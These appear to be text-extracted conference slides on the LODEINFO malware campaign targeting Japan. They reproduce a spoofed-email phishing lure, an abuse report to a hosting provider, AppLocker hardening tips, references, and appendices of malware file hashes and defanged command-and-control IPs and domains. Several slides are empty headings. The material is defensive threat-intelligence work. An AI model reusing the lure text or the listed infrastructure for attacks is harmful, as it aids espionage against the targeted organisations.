
Center for International Economic Collaboration(Aug. 10th, 2022)

English  
お知らせ  
CFIEC 一般財団法人 国際経済連携推進センター Center for International Economic Collaboration  
ホーム センターについて サイトマップ お問い合わせ  
【 調査研究事業 】  
なりすましメールに関するご注意  
8月10日に、当財団の職員名を騙った不審なメール、いわゆる「なりすましメール」が不正に発信されているという事を確認致しました。  
本メールの発信元アドレスは当財団のものと異なり、当財団職員になりすまして発信されたメールであり、当財団及び当財団職員から発信したものではありません。  
snip.  
以下、実際に発信されたメールの一部を記載致します。  
From: ●●●● <\*\*\*\*\*@cfiec.org> ～センターのドメイン名 (cfiec.jp) ではない  
Sent: Wednesday, August 10, 2022 10:25AM  
To: ●●●●  
Subject: 研究会へのゲスト参加のお願い【国際経済連携推進センター】  
●●先生  
お世話になっております。……………と申します。  
本日は、当財団の研究会にゲストスピーカーとして30～40分ほどのご講演、質疑応答40～50分程度ご対応のお願いです。  
当財団では……………  
どうぞよろしくご検討のほど、よろしくお願ひ申します。  
国際経済連携推進センター  
●●部長  
●●●● (当財団に所属する職員名)  
東京都港区虎ノ門1-1-20  
虎ノ門東棟会議室2階  
ロイヤル・オフィス虎ノ門  
【 情報発信事業 】  
－ウェビナー  
－寄稿掲載  
－コラム  
－ニュース&トピックス  
－国際会議  
－国際会議  
－国際会議  
－その他情報発信  
－イベントのご案内  
【 中国からみた経済安全保障と内外政策 】  
－中国研究会  
－中国研究会の情報発信  
【 デジタル革新への対応 】  
＊TF1 デジタルニューノーマルへの環境整備  
＊TF2 データの利活用と個人情報保護の在り方  
＊ガバメントアクセスと貿易ルールに関する  
＊日イタリア・デジタル連携検討委員会  
－中国からみた経済安全保障と内外政策  
＊中国研究会  
＊中国研究会の情報発信  
【 情報発信事業 】  
－ウェビナー  
－寄稿掲載  
－コラム  
－ニュース&トピックス  
－国際会議  
－国際会議  
－国際会議  
－その他情報発信  
－イベントのご案内


<https://www.cfiec.jp/2022-08-07/>

We guess that the attacker are sending emails to people and organizations interested in **economics, defense, and diplomacy**.

# Comparison of Diamond Models



# Comparison of Diamond Models



# Limitation and Conclusion

---

# Limitation for open-source based research


---

- Fall behind
  - Malware samples must be posted on the Internet to be investigated
  - In many cases context is lost.
  - Difficult to follow if TTPs change significantly
  
- Without external intelligence source and contacts to gather and analyze information, only piecemeal research is possible.
  - It is essential to try to understand the entire campaign as much as possible.
  - There is a limit to what one organization can do...

# Difficulty in takedown

Taking down the attacker infrastructure is the preferred means of getting ahead of attackers.  
.....but very difficult

- Attackers choose infrastructures that are difficult to take down.
- Even in cases where the message was received from LINODE, the case did not result in a takedown.



# Difficulty in takedown

- Difficult to prove that it is a Localized Targeted RAT infrastructure in the first place
  - Even if the service providers are positive about takedown, they cannot take actions without hard evidences
  - What is the evidence of LODEINFO CnC server that even a layman can understand 😕
- We will continue to report of abuse, but the effect of such reports is unknown.

Malware report from Ryo Minakawa

LW Linode Website <wordpress@inode.com>

宛先: [REDACTED]

Report Contents

Abuse Type: malware

Name: Ryo Minakawa

Last Name:

Title: LODEINFO malware's infrastructure

Email: [REDACTED]

Entity:

Entity Domain:

Entity Email:

Date & Time of Event: 2022-07-30 00:00:00

Offending URL:

Source IP Address: 172.104.72.4

In 07/30/2022, a LODEINFO malware sample which is used Chinese APT group was submitted to https://www.virustotal.com/gui/file/31c87d9a84c7996a56024c93787de9332099faf707cd8d0166ef. LODEINFO malware ref. => https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf Analysis of the malware shows that port 80 of the corresponding IP address (i.e. http://172.104.72.[14]) was registered in the main communication method. Given that the same version of the malware was discovered on 5/30, it is possible that the attacker possessed the malware before or after 5/30. => Ref.: https://twitter.com/8th\_grey\_owl/status/1531229460250230784

I certify that the information in this report is wholly true, accurate, and correct and the time of my certification is 2022年8月6日 土曜日 0:15

# What we can do against the LODEINFO threat

---


- Generators of Intelligence: provide real-time threat intelligence by monitoring open-source
  - Reproducible IoCs and signatures ("ACT")
- Consumers of Intelligence: **Build an organization for effective use of intelligence**
  - Can you detect intrusion based on hash values or network artifacts?
  - Can you evaluate signatures in your organization? Can it be incorporated?
  - What type of logs are being obtained?
  - How long can the investigation be traced back to?

The Sliding Scale of Cyber Security  
(SANS: 『The Sliding Scale of Cyber Security』 , Figure 1)  
<https://www.sans.org/white-papers/36240/>



# Tips: Control DLLs by AppLocker

- Useful as a means of preventing DLL Side-Loading from signed executables
  - Methodology for users who do not add software frequently
- DLL execution by LOLBAS can also be prevented
  - rundll32.exe
  - regsvr32.exe



# Conclusion

---

- Sharing about the latest LODEINFO campaign
  - The TTPs have been changed to those frequently used by Chinese APT groups in v0.6.3
  - **New insight into attribution analyzed from a decoy file perspective**
- Introduction of CTI and analysis methods based on open-source
  - Despite the limitations of the research, threat intelligence relevant to your organization may be available more quickly than in vendor reports.
- **Necessary of building an organization for effective use of intelligence**
  - Efforts to take the best possible steps
  - Know your organization properly

# Any Questions?

# References (1)

---

- [1] JPCERT 『Malware “LODEINFO” Targeting Japan』 (2020/02/27)  
<https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html>
- [2] JPCERT 『Evolution of Malware LODEINFO』 (2020/06/19)  
<https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html>
- [3] JPCERT 『Further Updates in LODEINFO Malware』 (2021/02/18)  
<https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html>
- [4] macnica & T5 『標的型攻撃の実態と対策アプローチ 第5版 日本を狙うサイバーエスピオナージの動向 2020 年度』 (2021/05/21)  
[https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss\\_ta\\_report\\_2020\\_5.pdf](https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5.pdf)
- [5] macnica, 『Tracking rapid evolution? Copycat? of An APT RAT in Asia』 , VB2020, (2020/09)  
<https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf>

# References (2)

---

- [6] kaspersky 『APT10 HUNTER RISE ver3.0: Repel new malware LODEINFO, DOWNJPIT and LilimRAT』 , HITCON 2021, (2021/11)  
<https://hitcon.org/2021/agenda/6d88317b-4d90-4249-ba87-d81c80a21382/APT10%20HUNTER%20RISE%20ver3.0%20Repel%20new%20malware%20LODEINFO%20DOWNJPIT%20and%20LilimRAT.pdf>
- [7] macnica & T5 『標的型攻撃の実態と対策アプローチ 第6版 日本を狙うサイバースピオナージの動向 2021年度』 (2022/06/15)  
[https://www.macnica.co.jp/business/security/cyberespionage\\_report\\_2021\\_6.pdf](https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf)
- [8] kaspersky, 『APT10: Tracking down LODEINFO 2022, part I』 (2022/10/31)  
<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i>
- [9] kaspersky, 『APT10: Tracking down LODEINFO 2022, part II』 (2022/10/31)  
<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-ii>
- [10] eset 『Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities』 (2022/12/14)  
<https://www.welivesecurity.com/2022/12/14/unmasking-mirrorface-operation-liberalface-targeting-japanese-political-entities/>

# References (3)

---

- [11] NTT Security 『Operation RestyLink: APT campaign targeting Japanese companies』 (2022/5/13)  
<https://insight-jp.nttsecurity.com/post/102hojk/operation-restylink-apt-campaign-targeting-japanese-companies>
- [12] IPA 『サイバーレスキュ一隊 (J-CRAT) 活動状況 [2022年度上半期] 』 (2022/12/28)  
<https://www.ipa.go.jp/files/000106897.pdf>
- [13] LAC, 『APT攻撃者グループ menuPass(APT10) による新たな攻撃を確認』 (2018/5/21)  
[https://www.lac.co.jp/lacwatch/people/20180521\\_001638.html](https://www.lac.co.jp/lacwatch/people/20180521_001638.html)

# Appendix A: IoC - file hash (1)

| SHA-256  | Type      | Version |
|--|-----------|---------|
| b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f | dll       | v0.1.2  |
| 1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d | shellcode | v0.3.2  |
| 8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701 | dll       | v0.3.5  |
| 65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849 | dll       | v0.3.6  |
| 641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0 | doc       | v0.3.5  |
| 73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df | doc       | v0.3.6  |
| 3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e | dll       | v0.4.6  |
| f142eecf2defc53a310b3b00ae39ffecc1c345527fdfbfea8ccccd0d69276b41 | dll       | v0.4.9  |
| 2169d93f344e3f353444557b9009aef27f1b0a0a8aa3d947b5b8f0b36ef20672 | dll       | v0.5.6  |
| d75537d59954ec3cc092378f00b16b6c9935590ef1074cb308e1ed65e922762c | dll       | v0.5.6  |
| 1dbf67d7adba5505073aaaf3e4478dd295b074bddf10ac5ac7b80d7fc14bea63 | dll       | v0.5.6  |
| fc602ebcf5f9697bedae0e641adfc16985058212f7b9e69dad0f1bf53daf93f9 | doc       | v0.5.6  |

# Appendix A: IoC - file hash (2)

---

| SHA-256  | Type | Version |
|--|------|---------|
| 978ba248c02eb9c130c1459b767527f8a3a9714c6686c12432e027da56f6c553 | dll  | v0.5.9  |
| dab7d79644453a7ca61b9b585c1081167dbe5df0da398df2458c1081295f68e6 | dll  | v0.5.9  |
| 50cf6841cbc0ce395a23b9a4d2ddac77b11a376929878717e90c9a7430feddc3 | dll  | v0.5.9  |
| 88efbc6e883336a0b910b7bcf0ef5c2172d913371db511a59a4a525811173bf1 | dll  | v0.5.9  |
| e764f26c3e5bf8467da51fbb33c3d80f026b8fe5bd5a6b84318b3f0aedb667cd | dll  | v0.5.9  |
| fde82dccc471b63f511c6f76dc04e12334818cda8b38f5048b8ad85c9357089  | doc  | v0.5.9  |
| a5cf580c1768bb8d28716978fa026b7e2dec4eb5a9c4396ede0c704bfe09ed36 | dll  | v0.5.9  |

# Appendix A: IoC - file hash (3)

| SHA-256   | Type            | Version |
|---|-----------------|---------|
| 40a650488e94455b181716efba43f082e891e1c6e45d3f1e5ab827de319276c9  | dll             | v0.6.2  |
| 5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed  | dll             | v0.6.2  |
| 9af72a598dc4a1e10265dcf7da20d6433a9473a338e2fc012f4e490ad721d871  | dll             | v0.6.2  |
| 7f32df11846b0a5b4d43d8ce1f7ddcebf9aef6d568ba210534a0b9e246d6561e  | dll             | v0.6.2  |
| 0abbdee5d3c5191bfb9a3a91712d8b538d6d8a0cc0489b3e5aa10034b2fccd3c  | dll             | v0.6.2  |
| 5faa813b811236f14fec8e0e7ee9d0135efaf296d6dcba4bd2be8cf3165fa940d | dll             | v0.6.2  |
| 31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e5af9d491977b8  | dll             | v0.6.2  |
| f53c5fd78000755ccfff11d2f1b7d659f4a71c887083697d54b8fe8cf905ef6a  | sfx             | v0.6.3  |
| a8ec766eee6cc3c6416519f8407ac534f088637ed1a6bc05ed0596d8a0237548  | sfx             | v0.6.3  |
| a5ce5a179ec56aa6e2bc86be77df07b15650cdbcbca046515263fe16b8e2a036  | dll             | v0.6.3  |
| 8260b1e80eff2e0b39f782eebfa9460b00ebef480c3fed6fbccf8cf67dbef9    | loader          | v0.6.3  |
| ed82f4fff39fbdcbefdbcb0a9c9ae6fb689f6db64f94bd8eb6c924fd0409792c  | XORed shellcode | v0.6.3  |
| 8f51b5bdb9b7234426fa8fdfbfac9eb46d650c6a22c9ed49ab8f0fc09e5d76a5  | XORed shellcode | v0.6.5  |

# Appendix A: IoC - network

---

| LODEINFO CnC Server |                   |                    |
|---------------------|-------------------|--------------------|
| 45.67.231[.]169     | 45.76.216[.]40    | 45.77.28[.]124     |
| 162.244.32[.]148    | 103.140.45[.]71   | 172.105.223[.]216  |
| 193.228.52[.]57     | 139.180.192[.]19  | 103.175.16[.]39    |
| 103.27.184[.]27     | 167.179.84[.]162  | 172.104.112[.]218  |
| 103.140.187[.]183   | 167.179.65[.]11   | 202.182.108[.]127  |
| 103.204.172[.]210   | 130.130.121[.]44  | 5.8.95[.]174       |
| 133.130.121[.]44    | 118.107.11[.]135  | 172.104.72[.]4     |
| 167.179.101[.]46    | 172.105.230[.]196 | www.amebaoor[.]net |
| 167.179.112[.]74    | 172.104.78[.]44   | www.evonzae[.]com  |
| 172.105.232[.]89    | 108.61.201[.]135  | www.dvdsesso[.]com |
| 194.68.27[.]49      | 139.162.112[.]40  |                    |

# Appendix B: MITRE ATT&CK (1)

| Tactic               | Technique  | ID        | Procedure   |
|----------------------|--|-----------|---|
